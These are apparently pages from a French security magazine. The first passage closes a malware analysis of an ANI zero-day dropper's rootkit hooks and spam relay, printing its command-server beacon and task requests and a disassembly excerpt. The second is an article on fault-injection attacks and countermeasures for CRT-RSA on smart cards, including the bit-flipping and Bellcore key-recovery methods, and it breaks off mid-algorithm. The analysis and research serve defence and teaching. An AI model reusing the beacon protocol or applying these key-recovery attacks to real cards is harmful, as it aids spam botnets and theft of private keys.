Comme nous l'avons vu plus haut, les fonctions hookées permettent aux virus de cacher certains process et fichiers aux applications userland, telles que le gestionnaire de tâches et l'explorateur Windows. Certains rootkits userland en font de même pour les clés de base de registre. Lorsque Regedit (par exemple) tente de lister une clé malicieuse, le hook passe directement à la clé suivante, et Regedit n'affiche donc pas les clés de registre utilisées par un programme malicieux.
Dans notre virus, il est assez simple de trouver toutes les fonctions détournées. En effet, ces fonctions sont exportées par ntdll, et il suffit de parcourir les fonctions exportées, et de rechercher le « détour », ici un « PUSH adresse » suivi d'un RET(urn). De plus, on retrouve les noms des fonctions hookées dans le code du virus, car elles ne sont pas encodées (elles sont utilisées par une fonction de type `GetProcAddress` pour récupérer les adresses à patcher.)

GMER ne liste que deux fonctions, car ce sont ces deux fonctions de ntdll qui permettent de cacher des fichiers et des process. Les autres fonctions détournées ne sont pas utilisées pour cacher des *objects*, mais plutôt pour injecter le code rootkit à chaque création de process. En effet, si `Explorer.exe` lance une application, le code malicieux étant déjà en mémoire pourra ainsi injecter les détournements dans le nouveau process, qui ne pourra plus lister les fichiers malicieux à son tour.

5. Tout ça pour quoi ? – Un relay spam

Dans le code du virus, on peut retrouver une dll, packée par un outil maison. La dll n'est pas vraiment une dll classique, elle est chargée comme fichier binaire, à l'aide de `LoadLibraryEx`, empêchant toute analyse basée sur les dll standards, telles que LoadDll d'OllyDBG. Après plusieurs recherches, cette dll est aussi connue sous le nom de `zAskop.dll`, et a été vue pour la première fois en décembre 2006 par notre labo de recherche.

Les anciennes versions utilisaient UPX et FSG. Il était donc beaucoup plus simple de les analyser. Le code, quant à lui, reste identique, les seuls changements étant les serveurs malicieux utilisés pour commander le relay spam.

Il faut attendre 25 minutes avant que la moindre activité réseau ne débute, pour ne pas éveiller les soupçons de l'utilisateur et rendre l'analyse plus difficile. La première vérification faite par le virus est la possibilité de connexion sur plusieurs serveurs SMTP, port 25. Les serveurs sont ceux de Hotmail, Yahoo, AOL, Google et Mail.com. Beaucoup de FAI filtrent les connexions sur le port 25, et n'autorisent les connexions que sur le serveur SMTP du FAI, pour limiter les envois de spam sur leur réseau, ainsi que les vers utilisant les emails comme vecteur de propagation.

Le composant de spam commence donc par vérifier la possibilité de connexion et génère une URL en fonction du résultat. L'URL contient plusieurs paramètres, le dernier indiquant au serveur distant si la machine infectée est capable de se connecter sur le port 25 d'un SMTP testé un peu plus tôt.

En cas de réussite, la requête générée ressemblera à :

```
GET/spm/s_alive.php?id=XXXX&tick=XXXX&ver=207&smtp=ok
HTTP/1.0\n.
```

Autrement, en cas d'impossibilité de connexion, on voit :

```
GET/spm/s_alive.php?id=XXXX&tick=XXXX&ver=207&smtp=bad
HTTP/1.0\n.
```

`ok` ou `bad` informent le serveur qui commande le spam sur la capacité de la machine à se connecter aux serveurs SMTP.

Le paramètre ID est un identifiant Unique de la machine, stocké dans la base de registre.

Le paramètre `tick` est le nombre de millisecondes écoulées depuis le chargement de Windows. Cet ID est important. Les personnes qui s'occupent de gérer le spam ont besoin de machines qui restent connectées assez longtemps pour envoyer un grand nombre d'emails. C'est pour cela que le relay de spam n'effectue aucune connexion SMTP avant que le temps écoulé depuis le chargement de Windows soit au moins égal à 5 heures :

```
.text:10004BC3
.text:10004BC3 loc_10004BC3:                           ; CODE XREF:
                                                       sub_10004B20+92j
.text:10004BC3                  call    ds:GetTickCount
.text:10004BC9                  cmp     eax, 10000000  ; MS since Windows
                                                       Booted
.text:10004BCE                  jb      less_than_5hours
.text:10004BD4                  push    0              ; protocol
.text:10004BD6                  push    1              ; type
.text:10004BD8                  push    2              ; af
.text:10004BDA                  call    ds:socket
.text:10004BE0                  push    0              ; hostlong
.text:10004BE2                  mov     esi, eax
```

Une fois que le nombre de ticks est assez élevé, le code malicieux passe à l'étape suivante : la récupération d'un fichier de configuration au format XML à l'aide d'une requête sur un autre serveur.


```
GET/spm/s_tasks.php?id=XXXXXXXXX&ver=207 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; VS2)
Host: Malicious IP
Accept: */*
Connection: Keep-Alive
```

La requête retourne un fichier de configuration qui ressemble à ceci :

```
<INFO>
taskid=2
realip= infected machine ip
hostname= infected machine hostname
maxthread=5
from
</INFO>
```

Dans la balise `Info`, on retrouve l'IP de la machine, son *hostname*, le nombre de threads à créer pour *spammer*, etc.

```
<EMAILS>
m[removed]@[removed]fire.org
m[removed]@hotmail.com
[removed tons of emails to be spammed]
</EMAILS>
<TEXT>

MIME-Version: 1.0
X-Originating-IP: [96.366.XX.XX]
X-Originating-Email: [$TO_EMAIL]
X-Sender: $TO_EMAIL
Return-Path: $TO_EMAIL
Received: $QM_RECEIVED
Message-Id: <$QM_MESSID>
To: <$TO_EMAIL>

Subject:  Online MedHelp
From: Viagra.com <$TO_EMAIL>
MIME-Version: 1.0
Importance: High
Content-Type: text/html
</TEXT>
```




5

Dans la balise `EMAILS`, on retrouve plusieurs centaines d'adresses emails à spammer, dans la balise `TEXT`, les headers et la structure des emails de spam à envoyer. Lors de l'analyse du virus, le serveur retournait un email vide, d'où l'absence de texte dans l'exemple ci-dessus.

Voici à quoi ressemble l'envoie d'un email de spam capturé à l'aide d'un *sniffer* : voir figure 5.

Et pour terminer cet article, voici à quoi ressemble un email quand le relay spam fonctionne correctement. Une image et un lien vers un site de pharmacie en ligne :



6

Conclusion

Il est intéressant de noter que pour arriver à leur fin, les organisations profitant du spam emploient toutes les techniques connues afin de rester sur une machine le plus longtemps possible, sans être découvert : infection d'exécutables pourtant boudée pendant des années par les auteurs de *malwares*, et les rootkits, très présents de nos jours dans les codes malicieux. On notera aussi un chiffrement maison du malware téléchargé par le 0day utilisant des techniques avancées (callbacks TLS).

Références

[1] Première publication (en chinois) sur le 0day.ANI : **http://malware-test.com/blog/archives/2007/03/28/894**

[1bis] ANI Zero-Day Event Timeline : **http://www.websense.com/securitylabs/blog/blog.php?BlogID=117**

[2] MS Advisory : **http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx**

[3] « *A tale of two ANI attacks: Same exploit, different motives, different targets* » : **http://www.websense.com/securitylabs/blog/blog.php?BlogID=122**

Des souris et des chats : attaques et contre-attaques de RSA sur cartes à puce

[...] with these sort of schemes the devil is always in the details, and there are lots of details.

Ron Rivest

Nous présentons ici une série d'attaques par injection de fautes (fault injection) et de contre-attaques, appelées aussi contre-mesures. Ces attaques et contre-attaques concernent la signature RSA par restes chinois sur cartes à puce. Nous nous limitons aux attaques dites « non invasives », car elles ne détruisent pas la carte. Nous espérons montrer, en paraphrasant Ron Rivest, cité en exergue, qu'il y a tellement de détails dans ce problème que le jeu des chats (attaquants) et des souris (défenseurs) semble sans fin. En fait, comme le souligne Wagner, pour mesurer la « sécurité » d'un algorithme sur carte à puce, il manque clairement un cadre formel, une sorte d'algèbre du calcul sécurisé, algèbre qui reste à inventer.

mots clés : ***RSA / injection de fautes / contre-mesures***

1. Introduction

L'exemple le plus connu de cartes à puce (*smart cards*) en France est certainement la carte bancaire. Une carte SIM, celle que vous avez certainement dans votre téléphone mobile, est aussi une carte à puce. La place de cet objet singulier qu'est une « puce » dans notre vie de tous les jours est de plus en plus prégnante. On trouve des puces aussi bien dans les cartes bancaires, les cartes SIM, que dans les systèmes de porte-monnaie électronique, de télé payante (*pay-TV cards*) ou, bien sûr, dans la carte Vitale. On évalue aujourd'hui à plusieurs dizaines de milliards les cartes à puce fabriquées et qui ont été ou qui sont encore en circulation.
Pendant de nombreuses années, il était considéré qu'une carte à puce était un système protégé et qu'il suffisait d'implémenter de « bons » algorithmes cryptographiques pour garantir la sécurité. On commença alors à utiliser RSA pour concevoir des cartes à puce qui soit signent (application principale), soit chiffrent.
La surprise fut donc grande lorsqu'en 1996 Paul Kocher **[KOa]** publia à Crypto son article au titre provocateur (et célèbre) : « *Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems* ». Cette attaque dite « attaque temporelle » (*Timing attack*) marque le début d'une longue série d'attaques. Ainsi, le même Paul Kocher récidiva en publiant, avec Joshua Jaffe et Benjamin Jun, une nouvelle série d'attaques, l'attaque DPA (*Differential Power Analysis*) qui permet de retrouver une clé privée de chiffrement RSA avec plusieurs mesures de l'énergie consommée lors d'une signature (par exemple), et l'attaque SPA (*Single Power Analysis*) qui permet de retrouver une clé privée de chiffrement RSA avec une unique mesure. Ce qui était très inquiétant était le fait que ce type d'attaques peut fonctionner avec quasiment n'importe quel algorithme, comme le souligne le titre de l'article **[KOa]**.

Ces attaques sont passives, l'attaquant se contente d'observer, de mesurer plus exactement, un paramètre : le temps, l'énergie, les émissions électromagnétiques, etc. Mais, il existe aussi des attaques plus agressives, qui perturbent le fonctionnement de la carte à puce. R. Anderson **[ANa]** cite de tels exemples dans son ouvrage (lecture à recommander, le livre se trouve sur le site web de l'auteur). Par exemple, selon lui, les premières attaques agressives l'ont été sur des cartes pay-TV, c'est-à-dire des cartes qui permettent de regarder une chaîne de télévision payante **[ANa, pp. 306-307]**. Une carte à puce n'ayant pas sa propre source d'énergie, ni d'horloge, on peut changer brusquement le niveau d'énergie envoyée ou changer aussi brusquement le signal contrôlant l'horloge. De telles attaques utilisent ce qu'on nomme des *glitches* : des *clocks glitches* ou des *power glitches* suivant qu'on modifie l'horloge ou l'énergie **[ANa]**. Toutes les attaques citées ici sont dites « non invasives », car elles ne détruisent pas la carte, celle-ci restant utilisable après l'attaque, que celle-ci ait réussi ou non.

Pour simplifier l'exposé, nous appellerons **attaques par injection de fautes** d'une carte à puce (*fault injection attacks*) toute action, lorsque celle-ci « travaille », modifiant le contexte habituel de la carte : variation de la température, de l'énergie, de l'horloge, éclairage par laser ou par flash, bombardement par rayons X ou par flux d'ions, etc. Nous présentons ici une série d'attaques par injection de fautes et de contre-attaques liées au problème de l'*exponentiation*, algorithme central du chiffrement et de la signature RSA. Nous nous limitons à des attaques non invasives.

Afin de rendre la lecture de l'article relativement indépendante, tous les algorithmes sont rappelés rapidement, mais le lecteur peut (re)lire tout ou partie des références. Ainsi, les articles **[BAa,BAb,BAc]** présentent les attaques temporelles, les attaques SPA et DPA ; l'article **[ER]** présente RSA en détail. Enfin, tout lecteur intéressé par ce genre de recherches se doit de lire la thèse d'Otto **[OT]** qui contient une présentation détaillée des algorithmes et des attaques, de nombreuses références, une sorte d'*état de l'art* sur ces problèmes. Le lecteur intéressé par la réalisation de ce type d'expérimentations, dont certaines sont vraiment abordables du point de vue financier, peut consulter **[ANa,ANb,ANc]**, **[KOa,KOb]**, **[DU]**, **[UCH]**, **[SK]** et l'intéressant *Sorcerer's Apprentice Guide to Fault Attacks* **[SOR]** tout indiqué pour débuter.

2. RSA sur cartes à puce

Pour simplifier, une carte à puce peut être vue comme un « petit » ordinateur constitué au *minimum* d'un CPU, d'une ROM, d'une EEPROM, d'une RAM et d'un bus.

Robert Erra
erra@esiea.fr

Nous supposons que la carte à puce est conçue pour signer un message m à l'aide d'une clé RSA N qui est le produit de deux entiers premiers de taille (en nombre de bits) égale. Il y a deux classes d'algorithmes permettant d'effectuer le calcul de cette signature :

⇨ le RSA dit « classique » ;

⇨ le RSA dit « à restes chinois » (CRT-RSA).

2.1 RSA classique

L'algorithme 1 est un exemple de RSA classique :

⇨ N est le module public RSA, produit de deux nombres premiers p et q ;

⇨ e est l'exposant public de chiffrement ;

⇨ d est l'exposant de déchiffrement (privée).

Le couple (N,e) est la clé publique tandis que le couple (N,d) est la clé privée. On calcule alors directement m^d **mod** N par un algorithme d'exponentiation rapide. Si on remplace d par l'exposant de chiffrement (généralement public) e, qui vérifie $e * d = 1 \bmod \varphi(N)$, avec $\varphi(N) = (p-1)(q-1)$, φ étant la fonction d'Euler, on obtient $c = m^e \bmod N$, le chiffré du message m.

ALGORITHME 1 : Signature RSA classique
[Données]: $N = pq$: module RSA;
d : exposant privé ;
[Sortie]: la signature S de m ;
[Début]:
$S = m^d \bmod N$.
[Fin].

2.2 RSA par restes chinois

L'algorithme 2 est un exemple de RSA par restes chinois (CRT-RSA) qui utilise le théorème des restes chinois, avec le calcul de la signature par l'algorithme de Garner.

ALGORITHME 2 : Signature RSA par restes chinois (formule de Garner)
[Données]: $N = pq$: module RSA;
d : exposant privé ;
$d_p = d \bmod p$;
$d_q = d \bmod q$;
$i_q = q^{-1} \bmod p$;
[Sortie]: la signature $S = CRT(S_p, S_q) = m^d \bmod N$ de m ;
[Début]:
$S_p = m^{d_p} \bmod p$;
$S_q = m^{d_q} \bmod q$;
$S = CRT(S_p, S_q) = S_q + q(i_q * (S_p - S_q) \bmod p)$;
[Fin].

Pour comprendre (et éventuellement retrouver) l'algorithme de Garner, le lecteur peut réfléchir à l'équation suivante (où X est l'inconnue) :

$S = S_q + X\ q$.

On peut montrer que comme on a $S_q \equiv S \bmod q \equiv m^d \bmod q$ et $S_p \equiv S \bmod p \equiv m^d \bmod p$, il existe bien un X tel que $S = S_q + X\ q$. On a donc :

$(S - S_q) \bmod p \equiv (S_p - S_q) \bmod p \equiv X q \bmod p$,

ce qui entraîne $X \equiv (S_p - S_q)(q^{-1} \bmod p) \bmod p$, on laisse la fin de la démonstration au lecteur c'est-à-dire de montrer que cette égalité *modulaire* est en fait une égalité dans Z, soit qu'on a en fait :

$X = (S_p - S_q)(q^{-1} \bmod p) \bmod p$.

Cet algorithme, proposé par Quisquater et Couvreur en 1982, est très utilisé pour signer un message avec RSA (ou pour déchiffrer) en raison de sa rapidité. Pour un RSA classique, dit « équilibré » (*balanced RSA*), p et q sont de même taille, si n est le nombre de bits de N, cela donne donc n/2 bits environ pour les facteurs. Or, les opérations sur les entiers manipulés par RSA ayant une complexité dans l'ordre du carré du nombre de bits, utiliser l'algorithme 2 est environ *quatre fois plus rapide* que l'algorithme 1.

3. Taxonomie des attaques non invasives

3.1 Modèles de fautes

La profusion d'attaques proposées (et publiées) ces dernières années a amené M. Otto à proposer dans sa thèse (soutenue en 2005) une taxonomie des attaques possibles. L'idée générale d'une attaque par injection de faute est de perturber légèrement le calcul de la signature (ou du chiffrement) afin d'obtenir un résultat faux (mais « faux » d'une certaine manière comme nous le verrons), et de récupérer la clé privée ou le message. Le but du jeu (l'objectif du chat) est donc d'introduire une certaine erreur à un moment particulier du calcul. En effet, si certaines erreurs introduites dans le calcul permettent de retrouver la clé privée ou le message, il faut préciser que toute erreur ne permet pas nécessairement cela, heureusement. L'objectif du défenseur (la souris) est de concevoir un algorithme (ou des contre-mesures physiques, électroniques, etc.) qui résiste aux attaques par injection de fautes.

Nous présentons rapidement les différents modèles d'attaques d'algorithmes sur cartes à puce présentées de manière très détaillée dans **[OT]** :

⇨ Modèle de faute #1 : l'attaquant peut modifier un seul bit, où il le veut et quand il le veut ; l'attaquant a donc le contrôle total du *timing* (ce qui est très important dans certaines attaques) et de la nouvelle valeur.

⇨ Modèle de faute #2 : l'attaquant peut modifier un seul octet, quand il le veut ; l'attaquant a encore le contrôle total du timing, mais il a un contrôle seulement partiel sur la valeur. En particulier, il ne peut prédire quel octet d'un mot sera affecté, il ne peut donc prédire la nouvelle valeur.

⇨ Modèle de faute #3 : l'attaquant peut modifier un seul octet; l'attaquant a le contrôle partiel du timing et de l'emplacement de la faute ; il ne peut donc prédire la nouvelle valeur.

⇨ Modèle de faute #4 : on peut modifier la valeur d'une seule variable ; l'attaquant a le contrôle partiel du timing et aucun contrôle sur l'emplacement ; il ne peut donc prédire la nouvelle valeur.

Ces modèles pourraient être raffinés, mais comme ils suffisent à décrire la plupart des attaques importantes, nous nous contenterons de ces modèles de fautes.

Enfin, une faute peut avoir un caractère permanent (*permanent fault*) ou transitoire (*transient fault*). Une faute permanente est par exemple la modification de la valeur d'une variable, par exemple p ou N, et la nouvelle valeur obtenue est utilisée tout au long de l'algorithme, quel qu'il soit. Une attaque transitoire signifie qu'on a réussi à modifier la valeur d'une variable, par exemple p dans le calcul de S_p dans l'algorithme 2, par exemple lors du transfert de la valeur dans un registre, la nouvelle valeur reprend donc « ses droits » par la suite en cas de nouvelle lecture.

3.2 Réalité des attaques

Les cartes à puce sont des composants électroniques particuliers. Théoriquement, elles sont conçues pour qu'on ne puisse lire le code qu'elles contiennent. On ne peut le modifier et a priori, elles sont insensibles aux virus et vers. De plus, une carte à puce est généralement conçue pour effectuer une tâche unique : si certaines cartes (les SIM par exemple) peuvent en général signer et chiffrer, la plupart des cartes de type bancaire soit signent, et elles ne chiffrent pas, soit déchiffrent, et, dans ce cas, elles ne peuvent signer. Ainsi, si la carte à puce est utilisée par exemple juste pour signer, e n'est généralement pas stocké sur la carte ; de même, si on utilise l'algorithme des restes chinois pour signer, même d n'est généralement pas stocké sur la carte, seuls N, p, d_p, q et d_q sont nécessaires et sont alors stockés sur la carte. Évidemment, si, grâce à une attaque, on connaît N, p, d_p, q et d_q, on peut alors calculer d, mais ceci signifie qu'une attaque qui repose sur une injection de faute sur d ne pourra avoir lieu.

Mais ces cartes, comme tout composant, obéissent aux lois physiques **[OT]** : par exemple, si on les utilise, elles chauffent, elles émettent des rayonnements, etc. R. Anderson **[ANa]** cite le fait que les premières attaques par injection de fautes ont été observées de manière involontaire : les premiers composants électroniques envoyés dans l'espace se sont avérés très sensibles aux rayons cosmiques. Depuis, il a été observé en laboratoire que de nombreux rayonnements particulaires peuvent induire des fautes dans des composants électroniques. Votre PC n'est pas non plus insensible à ce genre de rayonnement.

De nombreux chercheurs ont de fait testé et prouvé que les attaques non invasives sont possibles. O. Kocar a ainsi montré que chauffer (de manière non destructive) une carte à puce peut changer un 0 en 1 et vice-versa. Outre P. Kocher, R. Anderson et son équipe de Cambridge ont testé de nombreuses attaques, attaques réussies, en s'attachant particulièrement à la réalisation d'attaques à bas coût (*low cost attacks*) **[ANa,ANc]**. Évidemment, ces attaques ne sont pas simples à réaliser, car les manipulations délicates qu'elles nécessitent demandent un certain doigté, mais le risque est réel.

Les industriels de la carte à puce ont évidemment imaginé des contre-mesures aux attaques publiées, mais très peu de ces contre-mesures, qui peuvent être aussi bien physiques/électroniques qu'algorithmiques, sont publiées. Nous ne discutons pas ici des contre-mesures physiques ou électroniques ; nous ne présenterons pas non plus les techniques de contrôle (*checking*) qui permettent aux cartes à puce (via un code correcteur d'erreurs par exemple) de détecter un changement dans une des variables : nous nous intéressons uniquement aux contre-mesures algorithmiques. Toute contre-mesure physique/électronique viendra s'ajouter aux contre-mesures algorithmiques.

3.3 Attaque bit-flipping

Pour illustrer la puissance du modèle de faute #1, nous allons présenter une attaque appelée *bit-flipping*. Nous supposons donc que l'attaquant peut modifier un bit choisi, en le mettant par exemple à 0 s'il est à 1. Il semble d'ailleurs que ceci soit plus facile que l'inverse (changer un bit égal à 0 en un bit égal à 1).

Considérons le calcul de la signature d'un message m avec la clé privée $d = (b_{t-1}, \ldots b_1, b_0)_2$ correspondant à un module RSA N soit : $S = m^d \bmod N$. Si la signature se fait par un RSA classique (algorithme 1), on peut alors récupérer la clé privée d, bit par bit de la manière suivante :

1▶ On choisit un message m.

2▶ On signe avec la carte à puce le message.
On obtient S, la « vraie » signature.

3▶ Pour j variant de 0 à $t-1$:

a▶ On recalcule la signature en changeant auparavant b_j en $\hat{b}_j = 0$.
On obtient alors une signature $\hat{S}_j$.

b▶ Si $\hat{S}_j = S = m^d \bmod N$, alors on a $b_j = \mathbf{0}$ sinon c'est que $b_j = \mathbf{1}$.

Cette attaque fonctionne bien avec tout algorithme d'exponentiation. On n'a même pas besoin de connaître quel algorithme est utilisé. Le lecteur attentif aura remarqué que si on a bien obtenu la clé privée d, cela ne donne pas pour autant le module N, nécessaire pour, par exemple, cloner la carte, mais on peut l'obtenir aussi bit par bit avec la même attaque.

4. L'attaque Bellcore et la contre-mesure de Shamir

Nous avons vu que l'algorithme des restes chinois, adapté par exemple au cas particulier d'une signature RSA avec un module $N = pq$, comme présenté dans l'algorithme 1, est très intéressant, car il rend la signature pratiquement quatre fois plus rapide. C'est pour cela qu'il a été intensivement utilisé par les industriels des cartes à puce. De plus, cet algorithme peut être vu au premier abord comme une contre-mesure naturelle des attaques temporelles, SPA et DPA. Hélas, il est lui-même sujet à plusieurs attaques de type non invasif.

La première attaque non invasive a été proposée par Boneh, DeMillo et Lipton en 1996 et publiée dans la revue *Journal of Cryptology* en 2001 **[BDM]** ; on l'appelle souvent la *Bellcore Attack*, du nom du laboratoire qui employait les chercheurs à l'époque. Les contre-mesures permettant d'éviter les attaques non invasives comme l'attaque temporelle ou les attaques SPA et DPA devenant efficaces, les recherches ont porté sur d'autres attaques invasives et sur les attaques des contre-mesures proposées. C'est le cas notamment de la contre-mesure proposée par Shamir à la *Rump Session* d'Eurocrypt 1997 et qu'il a breveté en 1999 **[SH]**. Après avoir présenté des contre-mesures naïves en montrant leurs faiblesses, nous rappelons l'attaque Bellcore et la contre-mesure

de Shamir (déjà présentés dans [BAc]) avant de présenter des attaques possibles. On verra ainsi que, les attaques des contre-mesures se raffinant, on obtient des algorithmes de plus en plus résistants.

4.1 Contre-mesures naïves

Le problème général de choisir une contre-mesure est très délicat :

⇨ La contre-mesure ne doit pas pénaliser l'algorithme, en particulier, elle ne doit augmenter de manière significative ni le temps de calcul ni la mémoire nécessaire à l'exécution (en plus savant : elle ne doit « dégrader » ni la complexité en temps, ni la complexité en mémoire de l'algorithme de départ). C'est particulièrement vrai évidemment pour les cartes à puce qui sont limitées en mémoire et en fréquence.

⇨ Elle doit si possible résister aux attaques connues (ce qui est un minimum et reste quelquefois sujet à caution), mais elle doit aussi ne pas introduire de nouvelles faiblesses (ce qui est évident, mais, comme nous le verrons, pas toujours vrai).

Le principe de base des attaques par injection de faute étant d'obtenir un calcul erroné, on pourrait imaginer ainsi une contre-mesure naïve : interdire tout simplement à la carte de renvoyer un résultat faux. On peut par exemple :

1▶ calculer la signature deux fois (ou plus et faire alors un « vote ») ;

2▶ vérifier que $S^e = m \bmod N$.

En cas d'échec d'un de ces deux contrôles, qui pourraient être utilisés ensemble, la carte ne renvoie rien ou renvoie un message d'erreur.

Si *e* et *d* sont très larges, ces deux contre-mesures ne font en gros que doubler le temps de calcul, ce qui reste encore raisonnable. On calcule une première fois la signature S_1, puis on calcule à nouveau S_2 et on compare. Si $S_1 = S_2$, alors on retourne la signature, sinon on retourne une erreur. Pourtant ces deux contre-mesures souffrent du même défaut : si l'attaquant induit une faute permanente sur une des variables, aucune des vérifications ne détectera quoi que ce soit. Otto [OT] donne un exemple : si $i_q = q^{-1} \bmod p$ dans l'algorithme 2 est modifié de manière permanente, la valeur *X* sera remplacée par une valeur faussée $\hat{X}$. Mais comme celle-ci sera utilisée deux fois, rien ne sera détecté. Nous reviendrons par la suite sur ce problème.

4.2 L'attaque Bellcore

L'attaque Bellcore présuppose pour fonctionner l'utilisation d'un RSA avec restes chinois pour signer (algorithme 3). Elle consiste à provoquer une faute dans l'un des calculs de S_p ou S_q (mais l'un des deux calculs doit renvoyer une valeur correcte).

Supposons donc que S_p n'est pas correctement calculé, c'est-à-dire que la carte calcule $\hat{S}_p$ tel que $\hat{S}_p \neq S_p$, tandis que S_q est correct. On a donc, *via* l'algorithme de Garner décrit dans l'algorithme 2, une signature erronée (ou faussée) $\hat{S} = CRT(\hat{S}_p, S_q)$ qui vérifie : $\hat{S} \neq S_p \bmod p$ tandis que $S = S_q \bmod q$. Une fois la signature erronée obtenue, un simple calcul de Plus Grand Commun Diviseur (PGCD) donne le facteur *q*, puisqu'on peut montrer que $q = PGCD(\hat{S} - S \bmod N, N)$.

Dans le cas où *e* et *N* sont connus de l'attaquant, H. Lenstra a signalé qu'il est possible de retrouver un facteur de *N* avec juste une signature faussée puisque $PGCD(\hat{S}^e - m \bmod N, N)$.

4.3 La Contre-mesure de Shamir et ses faiblesses

La contre-mesure de Shamir (algorithme 3) est intéressante, car elle coûte justement relativement peu cher. Elle consiste à :

1▶ Choisir un entier *r* au hasard et le garder secret (typiquement 32 bits ou plus mais moins de 80 bits)

2▶ Calculer $S_p^* = m^{d_p} \bmod (rp)$

3▶ Calculer $S_q^* = m^{d_q} \bmod (rq)$

4▶ Calculer $S = CRT(S_p^*, S_q^*) \bmod N$ si et seulement si $S_p^* \equiv S_q^* \bmod r$.

Si une erreur est retournée, cela signifie que le résultat n'est pas correct, donc, soit une attaque a été détectée, soit une « vraie » erreur s'est produite. Le surcoût induit par la contre-mesure de Shamir est négligeable, mais cette contre-mesure peut être « contre-attaquée », d'au moins trois manières connues :

⇨ Attaque 1 : Dans [BDL], il est fait remarqué qu'une erreur « injectée » lors du calcul $S = CRT(S_p^*, S_q^*)$ ne sera pas détectée.

⇨ Attaque 2 : Dans [YKLM], il est fait remarqué qu'on peut aussi attaquer le test $S_p^* \bmod r \neq S_q^* \bmod r$. En effet, ce type de test est généralement évalué via une soustraction et le résultat stocké dans un bit « *zero flag* », le bit ZF, 6ème bit du registre de flag, qui signifie que le résultat est nul. Il suffit donc, dans le modèle de faute #1, de changer la valeur de ce bit pour rendre le test inutilisable.

Il existe une 3ème attaque, due à Wagner [WA] qui sera présentée dans la suite. Dans le modèle de faute #1, les contre-mesures naïves présentées dans la section 4.2 sont aussi sujettes au problème du bit « zero flag » à cause des tests qu'elles utilisent.

ALGORITHME 3 : RSA-CRT avec contre-mesure de Shamir

[Données]: $N = pq$: module RSA;
p : facteur du module RSA;
q : facteur du module RSA;
d : entier compris entre 3 et n-2 ;
m : message, entier compris entre 2 et n-1 ;
r : un nombre entier premier de moins de 80 bits et de plus de 32 ;

[Sortie]: $m^d \bmod N$

[Début]:

$d_{pr} = d \bmod (p-1)(r-1)$;

$d_{qr} = d \bmod (q-1)(r-1)$;

$S_p^* = m^{d_{pr}} \bmod pr$;

$S_q^* = m^{d_{qr}} \bmod qr$;

If $S^*_p \bmod r \neq S^*_q \bmod r$ then Return " Erreur ";

$S = CRT(S^*_p, S^*_q)$.

[Fin].

5. Calculs infectieux

L'expression « *infective computation* » a été proposée par Yen S.-M., Kim S., Lim S. et Moon S. [YKLM] lorsqu'ils ont proposé une généralisation de la contre-mesure de Shamir résistant aux deux attaques 1 et 2 présentées précédemment en 4.3. Nous proposons « calcul infectieux » comme traduction. Présentons l'idée des auteurs de l'article [YKLM] sur un algorithme de RSA à restes chinois :

il faut faire en sorte que toute erreur dans le calcul de S_p (ou S_q) doit « infecter » la suite des calculs. Ainsi, on ne peut se trouver dans la situation de l'attaque Bellcore et celle-ci n'est plus effective. C'est une idée nouvelle très importante.

Hélas, les algorithmes proposés par Yen S.-M., Kim S., Lim S. et Moon S. ont un défaut : les contraintes sur l'exposant privé *d* sont telles, pour que les algorithmes fonctionnent, que la clé *d* est en dessous de la borne de Wiener $N^{1/4}$ et sont donc très fragiles, car sujettes à l'attaque de Wiener – voir par exemple **[ER]**.

Blömer, Otto et Seifert ont repris les travaux de **[YKLM]** et ont proposé un algorithme (algorithme 4) qui n'a pas le défaut des algorithmes de **[YKLM]**. Les entiers t_1 et t_2 doivent vérifier certaines propriétés assez simples, le lecteur pourra consulter **[OT]**. L'algorithme original présenté dans **[OT]** ne nécessite pas que les entiers t_1 et t_2 soient premiers, mais, pour simplifier la présentation, nous avons fait le choix de ne considérer que des entiers premiers. Ainsi, les exposants e_{t1} et e_{t2} sont définis dans l'algorithme 4 comme, respectivement, les inverses de d_{pt1} et d_{qt2} modulo, respectivement, $\varphi(t_1) = t_1 - 1$ et $\varphi(t_2) = t_2 - 1$ soit, par exemple pour e_{t1} : $d_{pt1} * e_{t1} = \mathbf{1 mod}(t_1 - \mathbf{1})$. (Rappel : si *t* est premier : $\varphi(t) = t - 1$ avec φ fonction d'Euler.)

Il est clair que si aucune erreur n'apparaît dans les calculs précédents, les calculs de c_1 et c_2, alors ceux-ci vaudront tous deux 1. Dans le cas contraire, si c_1 ou c_2 est différent de 1 alors la signature calculée *S* sera erronée, mais rendra ineffective l'attaque Bellcore. C'est le principe même du « calcul infectieux ».

ALGORITHME 4 : RSA-CRT infectieux (infective RSA-CRT)

[Données]: $N = pq$: module RSA;

p : facteur du module RSA;

q : facteur du module RSA;

t_1 : un nombre entier premier de moins de 80 bits et de plus de 32 ;

t_2 : un nombre entier premier de moins de 80 bits et de plus de 32 ;

